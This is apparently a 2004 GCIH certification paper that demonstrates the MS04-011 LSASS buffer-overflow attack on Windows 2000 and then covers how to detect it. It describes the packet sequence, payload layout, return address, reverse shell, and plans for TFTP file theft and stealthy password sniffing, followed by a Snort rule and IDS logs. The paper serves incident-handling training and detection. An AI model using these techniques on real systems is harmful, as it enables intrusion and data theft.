An Incident Opportunity Created by an Unchecked Buffer

GIAC Certified Incident Handler (GCIH)

Certification Practical Assignment
Version: 3

Submitted By: Rowan Macintosh

October 4, 2004

Table of Contents

An incident opportunity created by an Unchecked Buffer

1 Statement of Purpose

This paper has been written to demonstrate an attack on a company workstation in order to access privileged network files. Following the attack, incident analysis is performed in order to diagnose and eliminate any sign of the attack.
By targeting a user's desktop machine, I (as the attacker) am likely to go unnoticed. I will gain full command line access (via a piped command prompt) to the victim computer as well as all mapped network drives the user has on the victim machine. I can use this exploit without being concerned that an updated virus scanner will pick up any sign of my attack or that any system logs will be affected. (At the time of writing, the command 'Netcat' is not flagged by the attacked machines' anti virus software.) Any file I desire as the attacker from the victim machine's logged in user or local machine file system can easily be sent by Trivial File Transfer Protocol 'TFTP' off the victim machine to any machine running 'TFTP' server software. My attack also involves the silent installation and use of 'Windump', so that clear text passwords and user access patterns can be monitored in close to real time.

The attack uses a buffer overflow exploit (using code released publicly on the Internet). This freely available code was initially modified so that the attack would only cause a denial of service attack. The system would reboot after a 60 second warning. The publicly available code was fully useable except that a four byte stack code return address was changed. After some Internet research, I was able to locate a working version and extract that return address.

The vulnerability exploited in this paper is for a Windows 2000 operating system. To demonstrate that the same operating system is not needed to initiate this attack on another system, I have used some converted code that compiles on Linux. My intent here is to demonstrate that although an attack may be for a particular platform or application, the attack itself may originate from any platform.

2 The Exploit

2.1 Exploit designations and code source

Below is a list of designations, advisories and source code that identify the exploit used in this paper:

CAN-2003-0533[1]: Common Vulnerabilities and Exposures (CVE) - CVE aims to standardise the names for all publicly known vulnerabilities and security exposures.
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0533

CERT-VN: VU#753212[2]: This designation is the 'CERT' advisory number
URL: http://www.kb.cert.org/vuls/id/753212

MS04-011[3]: This is a 'Microsoft' designated number that covers a range of discovered exploits made public at that time.
URL: http://www.microsoft.com/technet/security/bulletin/ms04-011.mspx

The exploit code used in this paper was originally coded by Houseofdabus and then updated by Froggy3s to compile on Linux[4]. This code is available at:
URL: http://packetstormsecurity.nl/0405-exploits/win_msrpc_lsass_ms04-11_Ex.c

The company that discovered this vulnerability, eEye Digital Security, released the following advisory[5]:
URL:http://www.eeye.com/html/Research/Advisories/AD20040413C.html

2.2 Operating Systems Applicable for this Exploit

The vulnerability exploited in this paper at the time of public exploit detail release (April 13, 2004) is applicable not only to Windows 2000 but also to Windows XP. Windows Server 2003 and Windows XP 64-Bit Edition Version 2003 also contain the vulnerability, however, to execute an attack, an attacker would need to be logged in locally as an administrator. All patch levels at the time of exploit release were affected.[3]

Two forms of this exploit have been released for Windows 2000 and Windows XP; this paper covers in detail only one although the later will be briefly discussed.

2.3 Introduction to Buffer Overflow Exploit Theory

A buffer overflow attack allows execution of an attacker's code of choice to run on a compromised system. The cause is essentially negligent (insecure) programming practices associated with an unchecked input condition.

In times before computer security became an issue for programmers, the need to examine the length of input into a variable was not really considered an issue. The affected program or associated operating system may crash, but that would usually be the extent of the damage.

In memory, a variable is allocated a certain amount of address space. If a string of data for a variable is larger than the amount of allocated address space provided for that variable, and the program in question does not realise that the data input is too long, then other areas of memory will be overwritten. A specially coded overflow attack can overwrite areas of memory reserved for machine code and data from other programs. If that area of memory is executed due to a program pointer address being overwritten, then the attacker may be able to execute his code of choice (with code length restrictions).

Before the workings of this particular exploit are presented, a brief introduction to the workings of buffer overflow exploits is included below.


A few terms need to be defined:

〈 Stack – A stack is a data structure used for temporary storage of data. It uses a "last in-first out" storage procedure (LIFO). Data is added to the stack by assembler instructions like 'PUSH' and removed with instructions like 'POP'. Whatever was "pushed" to the stack last will be "popped" first.
〈 Stack Frame Pointer (SFP) – The SFP points to a fixed location within the stack frame.
〈 Stack Pointer (SP) – On 'Intel' architecture, the SP points to the last piece of data on the stack. Data is "pushed" onto the stack in four byte units (for protected 32-bit mode). As data is added to the stack, the SP decrements by a value of four. The stack thus grows downwards with respect to memory address locations.
〈 Code Segment (CS) – The CS contains the base location of executable machine code instructions in memory.
〈 Extended Instruction Pointer (EIP) – The EIP contains the address of the code to be executed next.
〈 PUSH instruction – subtracts four bytes from the SP and puts four bytes onto the stack.
〈 POP instruction – adds four bytes to the SP and returns four bytes from the stack.
〈 Buffer – An area of memory used for storing data.
〈 No Operation code (NOP) A NOP code is executable code that tells the processor to do nothing except execute the next address in memory.
〈 NOP sled – A NOP sled is a series of consecutive NOP codes.


Programmers (of higher level programming languages) use the stack to store the current state of the system when a function is called from a program. The way that this is done is that:

_ Firstly, the EIP is pushed onto the stack
_ Secondly, the SFP is pushed onto the stack.
_ Thirdly, the function code is executed.

Whenever another piece of code is run on a system, the code that has called this new piece of code firstly pushes the SFP and then the EIP onto the stack. The example on the following page illustrates a stack structure following a function call. As shown, the function call allocates some space on the stack for an input requirement. This space is referred to as a 'buffer'. Thirty bytes have been allocated for the buffer (Char string_1 [30]).


(Higher memory address)
0xFFF00000
Bottom of stack here (growing downwards)
(Other stack contents)
Previous EIP (4 Bytes)
Previous SFP (4 Bytes)
Char string_1 [30] with no bounds checking
Top of Stack (Data pushed on stack is added here)
0x80000000
(Lower memory address)

The buffer overflow string injected by the code and analysed in this paper contains a new value for the previous EIP and a NOP sled followed by some code to listen for or initiate a network connection to send a command shell to a remote system. When that long string is written to the stack, data lower down the stack is overwritten because the size of the input is unchecked. The address of the previous EIP is overwritten with the new specially selected memory location. When the current subroutine ends and the return address of that previous subroutine (the now overwritten previous EIP) is sought from the stack, that location is executed. If that memory location contains the start of some executable code, then that code will be run.


(Higher memory address)
0xFFF00000
Bottom of stack here (growing downwards)
(Everything else on the stack below)
(EIP changed to point here)
(Exploit Opcode placed somewhere here)
Previous EIP (4 Bytes) Overwritten to point to a location above the exploit opcode.
Previous SFP (4 Bytes)
Char string_1 [30] with no bounds checking. When overflowed, areas lower down the stack are overwritten (in grey).
Top of Stack (Data pushed on stack is added here)
0x80000000
(Lower memory address)

The greyed area in the previous illustration shows how the overflowed stack grows in the direction of the arrow to overwrite previous stack entries.

There are issues in making the attackers code of choice execute. Firstly, the exact memory address of the exploit code is unknown. To enable us some room for error in selection of an EIP, a practice commonly used is to load the unchecked string with binary NOP codes. If we string a lot of NOP codes together in memory (via the long string) and we place a return address that falls somewhere within the NOP code area followed by the attackers code of choice, then we increase our chances significantly of executing our code via an educated guess of the running address.

Another issue that must be dealt with is the format of the binary code inserted into the buffer overflow. It needs to be specifically constructed so that it will execute. The most common method to create this code is to write the required code in C, extract assembly instructions and then convert these to Opcode. This paper will not go into the details of how to create this code. There are a number of excellent articles available on the Internet to explain this. “Smashing the Stack for Fun and Profit” by Aleph One[6] and “Buffer Overflows Demystified” by murat@endurunix.org[7] are two examples of good reference articles.

2.4 Details of the Buffer Overflow Exploit used in this Paper

The vulnerability used for this attack is an exploit to the Windows Local Security Authority (LSA) Service (LSASRV.DLL) that runs on Windows 2000 and Windows XP.

The particular services vulnerable to the exploit code available on the Internet and presented in this paper are located within the Microsoft Active directory service functions. These functions allow the Active Directory services to be accessed both locally and remotely. More specifically, some active directory services are capable of generating a ‘Debug logfile’ in a windows debug directory. To create this file a function is implemented in the Dynamic Link library - lsasrs.dll. The specific function to create this log-file is called ‘vsprintf()’. This function accepts a string passed to it, however, it is programmed in such a way that it will not check the length of the string entered. If the length of the string entered happens to be of greater length than the space allocated in memory to hold this data, then it becomes possible for unintended areas of memory to be overwritten. The routine ‘vsprintf()’ is called by various RPC functions. The company eEye Digital Security discovered that some of these functions accept strings of any length – unchecked.

The following is a list of functions in the file ‘LSASRV.DLL’ that are specific to Active Directory services. Each of these functions call ‘DsRolepInitializeLog()’ - an Application Programming Interface (API) that creates and prepares the log file ‘DCPROMO.LOG’ in the Windows directory ‘C:\Winnt\Debug’. The actual log file contents are written to the file by the function ‘DsRolepLogPrintRoutine()’.

```
Function Name
----------------------------------------------
DsRolerGetPrimaryDomainInformation
```

DsRolerDnsNameToFlatName
DsRolerDcAsDc
DsRolerDcAsReplica
DsRolerDemoteDc
DsRolerGetDcOperationProgress
DsRolerGetDcOperationResults
DsRolerCancel
DsRolerServerSaveStateForUpgrade
DsRolerUpgradeDownlevelServer
DsRolerAbortDownlevelServerUpgrade

One of the above functions 'DsRolerUpgradeDownlevelServer()' is of particular interest as it performs the method of printing the error file in a different way to the others. This is implemented in 'NETAPI32.DLL' which is an undocumented Application Programming Interface (API).

The remaining functions print their error file in the following manner. Most Active Directory API's call another function to modify the security context that they run under. This occurs so that the service is not run under a system level security context. The service will run under the security context of the client that has called the server. The Remote Procedure Call (RPC) that performs this function is 'RpcImpersonateClient()'. It just so happens that this client function is what saves the remaining functions from being vulnerable to this overflow exploit. The reason for this is that if the connected client does not have permission to write to the log file, then the log file is unable to be created and thus the execution of the vulnerable function 'vsprintf()' is not called. Of course, with this exploit, the attacker is not logged in as an authorised user.

The function 'DsRolerUpgradeDownlevelServer()' is implemented such that 'RpcImpersonateClient()' is not called. This function calls 'DsRolepInitializeLog()' directly. This is the behavior that enables a long string to perform a buffer overflow. If we were to pass a long string to 'DsRolerUpgradeDownlevelServer()', these parameters could be passed to 'vsprint()' and a buffer overflow would result. Indeed, if a long Domain Name is passed to 'DsRolerUpgradeDownlevelServer()', 'LSASS.EXE' will crash. 'LSASS.EXE' provides active directory service functions on the local computer. This attack can be used on the local machine to escalate privileges.

It appears as though the design of 'DsRolerUpgradeDownlevelServer()' is such that it should only be able to be executed on the local machine as there is no parameter to specify the remote host. (Internal to this function the remote host is specified as 'NULL'). The problem occurs when 'DsRolerUpgradeDownlevelServer()' is called from 'LSASS.EXE'. 'LSASS.EXE' does not check if the request has come from a local source or a remote source. There are, therefore, two ways in which this exploit can be run from a remote source machine (attacking machine), via a computer network. The first way is that a specially crafted (synthesized) RPC packet can be constructed by the attacker. Due to the fact that the Active Directory services are registered on an RPC endpoint (ncacn_np:host[\PIPE\LSARPC]), the following functions can be used to communicate with 'LSASS.EXE': 'CreateFile()', 'ReadFile()', 'WriteFile()', and/or 'TransactNamedPipe()'. Once an RPC bind is established, only a crafted 'DsRoleUpgradeDownlevelServer()' packet is required to be sent to cause the buffer overflow. The attack in this paper uses this method. All packets sent to the attacked machine are synthesized. The code for this attack sends, over the wire, packets that are simply pre-constructed strings within the program. The code does not understand anything about what it is sending. It waits for replies from the remote machine; however, the program does not care what it receives before continuing.

The second method involves the modification of the attacking machines 'DsRoleUpgradeDownlevelServer()' client API. The first argument passed to the 'DsRoleUpgradeDownlevelServer()' API is the remote host - this is by default set to 'NULL'. (Actually, it is passed to the 'DsRolepEncryptPasswordStart()' API by 'DsRoleUpgradeDownlevelServer()'). The memory pointer that points to the remote host 'NULL' as the first argument can be modified to point to a location containing the name of the machine to be attacked. In order for this modification to be performed, 'PAGE_EXECUTE_READWRITE' permissions need to be specified on a region of this API implemented in 'NETAPI32.DLL'. This is done using the 'VirtualProtect()' API. With this attack method, it is most likely that a Windows machine will be required in order to initiate an RPC bind.[5]

2.5 The Attack – Step by Step

The exploit code being studied is included in Appendix A. This code is written in the high level programming language 'C'. Originally, this code was written and released as exploit demonstration code by a programming group called 'houseofdabus' for compilation and execution on a Wintel System. I have chosen to use the source code modified to compile and run under Linux by a coder who refers to himself as 'froggy3s', to demonstrate that although it is a Microsoft exploit, in this case the attacking platform is irrelevant. Another variant of the source is available but will not be examined in this paper. It relies on a modified file 'sbaaNetapi.dll', which contains a modified 'DsRoleUpgradeDownlevelServer' API. This allows a remote destination to be specified in this API. The original Microsoft version of the 'DsRoleUpgradeDownlevelServer' API has a hard coded destination address pointing to the local host. This means a native system version of the API cannot be used to attack an external machine. The exploit being examined in this paper relies on specifically crafted packets to launch an attack. Essentially, I am synthesising the body of all packets destined for the attacked machine (both initiating and responding packets).

Step1

The attacking machine establishes a Transmission Control Protocol (TCP) connection to port 445 (via the TCP connect three way handshake) on the attacked host. This is the Microsoft Server Message Block port (SMB) used for network session control, network file and print sharing and messaging on Windows 2000, Windows XP and Windows 2003.[8]

The attacked machine acknowledges this packet and specifies that this operation was successful.

The attacking machine acknowledges receiving this last packet. (Standard TCP acknowledge).

Step 2

The attacking machine sends an ‘SMB negotiate protocol’ request to the attacked machine (request 0x72). The crafted packet presents a number of 'Dialect' options, which are then negotiated by both parties. These are ‘PC NETWORK PROGRAM 1.0’, ‘LANMAN 1.0’, ‘Windows for Workgroups 3.1a’, ‘LM1.2X002’, ‘LANMAN 2.1’, and ‘NT LM 0.12’.

In this case, the attacked machine responds with a 'Dialect' index of 5. This tells the attacking machine to use a protocol version greater than than that of ‘LANMAN2.1’. The reply packet also specifies other parameters for communication.

Step 3

The attacking machine sends another crafted packet. This is a session setup AndX request ‘NTLMSSP_NEGOTIATE’ and is presenting a number of operating parameters for operation. This requests a session ticket.

The attacked machine responds with an error indicating that more processing is required.

Step 4

Again, the attacking machine sends another crafted packet, a Session Setup ANDX Request, ‘NTLMSSP_AUTH’. This again requests a session ticket.

The attacked machine responds with a session ticket.

Step 5

The attacking machine sends a Tree Connect ANDX request specifying the path \\10.0.0.10\ipc$ (in this example). This specifies that the attacker would like to connect to the ipc$ share.

The attacked machine responds with a packet that indicates success.

Step 6

The attacking machine sends an SMB Create AndX request to path \lsarpc.
(Or open file \lsarpc)

This opens a ‘read and write RPC bind’ to the Local Security Authority Subsystem Service (LSASS) named pipe.

The attacked machine responds with the message indicating that the file exists and has been opened.

Step 7

The attacking machine makes a bind request to the LSA pipe.

The attacked machine responds with an acceptance of this request.

Step 8

The attacking machine sends an extremely long 'DsRolerUpgradeDownlevelServer()' packet. This packet includes the attack code. Due to this message being so long, it is spread across multiple TCP packets. Ethernet packets can only carry 1500 bytes. This also includes IP, TCP and 'DsRolerUpgradeDownlevelServer()' header information.

As well as the Ethernet packets being broken into pieces, the 'DsRolerUpgradeDownlevelServer()' message is split into two as well.

Note: Packets are intersected with '00'. This is because the buffer being overflowed expects data in a 'Unicode'[9] [10] format. This is a format for specifying 16 bit characters.

The extremely long 'DsRolerUpgradeDownlevelServer()' packet is structured as below.

- **Packet 1:** Code in 'char req8[]' - A constructed 'DsRolerUpgradeDownlevelServer()' packet structure. (DCE/RPC First fragment). See Appendix A for commented attack code. String 'char req8' is listed here.
    - 672 No Operation (NOP) packets in the form '90 00'.
- **Packet 2:** Continuation of 'DsRolerUpgradeDownlevelServer()' packet.
    - 672 NOP packets in the form '90 00'.
- **Packet 3:** Continuation of 'DsRolerUpgradeDownlevelServer()' packet.
    - 672 NOP packets in the form '90 00'.
- **Packet 4:** Continuation of 'DsRolerUpgradeDownlevelServer()' packet.
    - 2 NOP packets in the form '90 00'.
- **Packet 5:** Code in char req9[] - A constructed 'DsRolerUpgradeDownlevelServer()' packet structure. (DCE/RPC Last fragment). See Appendix A for commented attack code – string 'char req9[]' is found here.
    - 672 NOP packets in the form '90 00'.
- **Packet 6:** Continuation of packet 'DsRolerUpgradeDownlevelServer()' packet. (DCE/RPC Last fragment).

- 94 NOP packets in the form '90 00'.
- **Return address: '0x2B380378' in the form '0x2B 00 38 00 03 00 78 00'.**
- 8 NOP packets in the form '90 00'.
- **Opcode: 'char reverseshell[]' code {or 'char bindshell[]'}**
- 277 NOP packets in the form '90 00'
- 102 '0x31' chars (no '00' spaces)
- Start of: 'char shit3[]' code

◆ **Packet 7:** Continuation of packet 'DsRolerUpgradeDownlevelServer()' packet. (DCE/RPC Last fragment).

- Remainder of 'shit3[]' code
- 1060 '0x31' chars

Once the attacked machine has finished receiving the 'DsRolerUpgradeDownlevelServer()' message, the attacked machine responds with a 'Write AndX Response, Status Success, packet', to the attacking machine. Following this, the attacked machine pipes a command shell to a specified machine via a TCP connection. If the specified machine is listening on this port with a tool such as 'Netcat', then the attacker has system level access via the command line to the Windows 2000 machine. The attack used in this paper is based on the above analysis. Another variant is that the attacked machine will listen for a connection on a specified port for another connection. This attack utilizes the shellcode 'bindshell[]'. This code works just as well.

Below is a protocol dump of the attack from the network sniffing tool 'Ethereal'[11]. The first section shows the exploit network transactions.

```
Source        Destination   Protocol   Info
192.168.1.10  10.0.0.10     TCP        33550 > microsoft-ds [SYN]
10.0.0.10     192.168.1.10  TCP        microsoft-ds > 33550 [SYN, ACK]
192.168.1.10  10.0.0.10     TCP        33550 > microsoft-ds [ACK]
192.168.1.10  10.0.0.10     SMB        Negotiate Protocol Request
10.0.0.10     192.168.1.10  SMB        Negotiate Protocol Response
192.168.1.10  10.0.0.10     TCP        33550 > microsoft-ds [ACK]
192.168.1.10  10.0.0.10     SMB        Session Setup AndX Request, NTLMSSP_NEGOTIATE
10.0.0.10 192. 168.1.10     SMB        Session Setup AndX Response, NTLMSSP_CHALLENGE,
192.168.1.10  10.0.0.10     SMB        Session Setup AndX Request, NTLMSSP_AUTH
10.0.0.10 192. 168.1.10     SMB        Session Setup AndX Response
192.168.1.10  10.0.0.10     SMB        Tree Connect AndX Request, Path:\\10.0.0.10\ipc$
10.0.0.10     192.168.1.10  SMB        Tree Connect AndX Response
192.168.1.10  10.0.0.10     SMB        NT Create AndX Request, Path: \lsarpc
10.0.0.10     192.168.1.10  SMB        NT Create AndX Response, FID: 0x4000
192.168.1.10  10.0.0.10     DCERPC     Bind: call_id: 1 UUID: LSA_DS
10.0.0.10     192.168.1.10  DCERPC     Bind_ack: call_id: 1 accept max_xmit: 4280 max_recv: 4280
192.168.1.10  10.0.0.10     LSA_DS     DsRolerUpgradeDownlevelServer request [DCE/RPC first
frag]
192.168.1.10  10.0.0.10     TCP        [Continuation to #19] 33550 > microsoft-ds [ACK]
10.0.0.10     192.168.1.10  TCP        microsoft-ds > 33550 [ACK]
192.168.1.10  10.0.0.10     TCP        [Continuation to #19] 33550 > microsoft-ds [ACK]
192.168.1.10  10.0.0.10     TCP        [Continuation to #19] 33550 > microsoft-ds [PSH, ACK]
10.0.0.10     192.168.1.10  TCP        microsoft-ds > 33550 [ACK]
10.0.0.10     192.168.1.10  SMB        Write AndX Response, FID: 0x4000, 4280 bytes
192.168.1.10  10.0.0.10     DCERPC     Request: call_id: 1 opnum: 9 ctx_id: 0 [DCE/RPC last
fragment]
192.168.1.10  10.0.0.10      TCP       [Continuation to #26] 33550 > microsoft-ds [ACK]
10.0.0.10     192.168.1.10   TCP       microsoft-ds > 33550 [ACK]
192.168.1.10  10.0.0.10      TCP       [Continuation to #26] 33550 > microsoft-ds [PSH, ACK]
```

At this point the attacked machine sends a shell to the attacking machine on TCP port 4445 as below.

```
10.0.0.10     192.168.1.10 TCP    1057 > 4445 [SYN]
192.168.1.10  10.0.0.10    TCP    4445 > 1057 [SYN, ACK]
10.0.0.10     192.168.1.10 TCP    1057 > 4445 [ACK]
10.0.0.10     192.168.1.10 TCP    microsoft-ds > 33550 [ACK]
10.0.0.10     192.168.1.10 TCP    1057 > 4445 [PSH, ACK]
192.168.1.10  10.0.0.10    TCP    4445 > 1057 [ACK]
10.0.0.10     192.168.1.10 TCP    1057 > 4445 [PSH, ACK]
192.168.1.10  10.0.0.10    TCP    4445 > 1057 [ACK]
```

2.6 Signatures of the attack

A follow up analysis of the attacked machine revealed some evidence of the attack in file 'c:\winnt\debug\DCPROMO.LOG'. See Appendix 8 for a hex dump of this file. It can be seen that the opcode used in this attack is imbedded in a NOP sled. No other evidence of the attack can be found.

Apart from the file 'DCPROMO.LOG', there is no event recorded in the system log or the application log (given an out of the box Windows 2000 logging configuration). Mcafee VirusScan Enterprise 7.1.0 with scan engine 4.3.20 and virus definitions 4367 as updated on the 16 June 2004 were installed on the attacked machine but they did not pick up any sign that an attack had taken place. (For reference, the attack in this paper takes place in early May 2004. The exploit code used in this paper became available on the Internet on April 29th 2004) From a network perspective, because this worm uses standard Microsoft ports to attack its victims, connected networks within an organisation are unlikely to be blocking or logging this kind of traffic. This attack is most likely to be ineffective when launched as the only specific type of attack from the Internet against an organisation that has employed an Internet firewall. Microsoft ports are generally prioritised very highly for blocking at the firewall. The only evidence likely to be noted within an organisation suggesting that an attack has taken place is if an Intrusion Detection System (IDS) or Intrusion Prevention System (IPS) has been employed with up-to-date signatures between the attacker network and the attacked device. Of course, the attacker may have been crafty enough to exploit other vulnerabilities in the organisation's IT. For example, he could exploit a machine on the exposed Demilitarized Zone (DMZ) from the Internet and use this machine as a stepping-stone to the internal network. In this case, an Internet facing IDS would have logged the attack. All the logging in the world, however, is not going to make up for the fact that unless the IDS logs are regularly monitored and set to alert an Intrusion Analyst if an alert is triggered, then the event is never likely to be noticed. Ideally, an IDS that is able to drop malicious packets, rather than just alert after the fact that a malicious packet has been passed, should be used. (Again, this needs to be specifically configured to drop these events).

In my testing, I used an open source IDS system called 'Snort™' [12]. It is licensed under the GNU General Public License. The test system used was a Gentoo Linux box configured to route between local networks and perform captured intrusion attempt logging only. The version of 'Snort' used was 2.1.2 (Build 25) with signatures updated to 19/6/04.

'Snort' IDS Netbios rule (dated: 19/6/04)

alert tcp $EXTERNAL_NET any -> $HOME_NET 445 (msg:"NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt"; flow:to_server,established; flowbits:isset,netbios.lsass.bind.attempt; content:"|FF|SMB"; depth:4; offset:4; nocase; content:"|05|"; distance:59; content:"|00|"; within:1; distance:1; content:"|09 00|"; within:2; distance:19; reference:bugtraq,10108; reference:cve,2003-0533; reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx; classtype:attempted-admin; sid:2514; rev:7;)

Below is a breakdown of the parameters of the IDS rule that detect this exploit:

alert tcp (checks that the packet is a TCP packet).

$EXTERNAL_NET any -> $HOME_NET 445 (IP source address defined by parameter $EXTERNAL_NET with any source port with destination address defined by parameter $HOME_NET with any destination port the direction -> specifies the detection occurs only in one direction – External -> Home).

msg:"NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt" (this is the alert message presented when the exploit is captured).

flow:to_server,established (this specifies that the rule only applies when the packet is travelling from client to server).

established (triggered only on established TCP sessions).

flowbits:isset,netbios.lsass.bind.attempts; Looks for lsass bind attempts.

content:"|FF|SMB"; depth:4; offset:4; nocase; looks for "|FF|SMB" skip the first four bytes (offset:4) and look for "|FF|SMB" within the next four bytes (depth:4) ignoring case (nocase).

content:"|05|"; distance:59; search for "|05|" within a distance of 59 bytes of the previous search.

content:"|00|"; within:1; distance:1; search for "|00|" within 1 byte of the previous match (distance:1) within a maximum of one byte (within:1).

content:"|09 00|"; within:2; distance:19 for "|09 00|" within 19 bytes of the previous search (distance 19) and ensure the search term is within two bytes (within:2).

reference:cve,2003-0533;
reference:url,www.microsoft.com/technet/security/bulletin/MS04-011.mspx;
specifies reference links within the alert.

classtype:attempted-admin specifies the alert type.

sid:2514; rev:7 Specifies the ID and revision number of the rule.

This 'Snort' rule detects two packets and creates two alerts as displayed below. The reason for this is that due to the message being so long, firstly a 'DCE/RPC first fragment packet' is sent on the wire followed by three TCP continuation packets. Following these packets, a 'DCE/RPC last fragment' packet is sent followed by two TCP continuation packets. The signature detects and alerts on each of these DCE/RPC packets.

Details of the alerts generated by 'Snort' for one hack attempt:

```
[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
06/20-09:57:10.887886 192.168.1.10:32851 -> 10.0.0.5:445
TCP TTL:63 TOS:0x0 ID:52288 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x76927695  Ack: 0xE93926A5  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4304630 20525
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref =>
http://www.securityfocus.com/bid/10108]

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] [1:2514:7] NETBIOS SMB-DS DCERPC LSASS
DsRolerUpgradeDownlevelServer exploit attempt [**]
[Classification: Attempted Administrator Privilege Gain] [Priority: 1]
06/20-09:57:10.887886 192.168.1.10:32851 -> 10.0.0.5:445
TCP TTL:63 TOS:0x0 ID:52288 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x76927695  Ack: 0xE93926A5  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4304630 20525
[Xref => http://www.microsoft.com/technet/security/bulletin/MS04-011.mspx][Xref =>
http://cve.mitre.org/cgi-bin/cvename.cgi?name=2003-0533][Xref =>
http://www.securityfocus.com/bid/10108]

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The IDS exploit attempt logs are presented below. Highlighted in **bold** numbering are the bytes matched by the 'Snort' detection rule.

```
[**] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit
attempt [
**]
06/20-09:57:10.723501 192.168.1.10:32851 -> 10.0.0.10:445
TCP TTL:64 TOS:0x0 ID:52284 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x76926599  Ack: 0xE9392672  Win: 0x1920  TcpLen: 32
```

TCP Options (3) => NOP NOP TS: 4304465 20523

```
00 00 10 F8 FF 53 4D 42 2F 00 00 00 00 18 07 C8  .....SMB/.......
00 00 00 00 00 00 00 00 00 00 00 00 00 08 FF FE  ................
00 08 60 00 0E FF 00 DE DE 00 40 00 00 00 00 FF  ..`.......@.....
FF FF FF 08 00 B8 10 00 00 B8 10 40 00 00 00 00  ...........@....
00 B9 10 EE 05 00 00 01 10 00 00 00 B8 10 00 00  ................
01 00 00 00 0C 20 00 00 00 00 09 00 AD 0D 00 00  ..... ..........
00 00 00 00 AD 0D 00 00 90 00 90 00 90 00 90 00  ................
90 00 90 00 90 00 90 00 90 00 90 00 90 00 90 00  ................
.........................................................
The above line is repeated 82 times
.........................................................

90 00 90 00 90 00 90 00                          ........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit
attempt [
**]
06/20-09:57:10.887251 192.168.1.10:32851 -> 10.0.0.10:445
TCP TTL:64 TOS:0x0 ID:52288 IpLen:20 DgmLen:1500 DF
***A**** Seq: 0x76927695  Ack: 0xE93926A5  Win: 0x1920  TcpLen: 32
TCP Options (3) => NOP NOP TS: 4304630 20525
00 00 0F D8 FF 53 4D 42 25 00 00 00 00 18 07 C8  .....SMB%.......
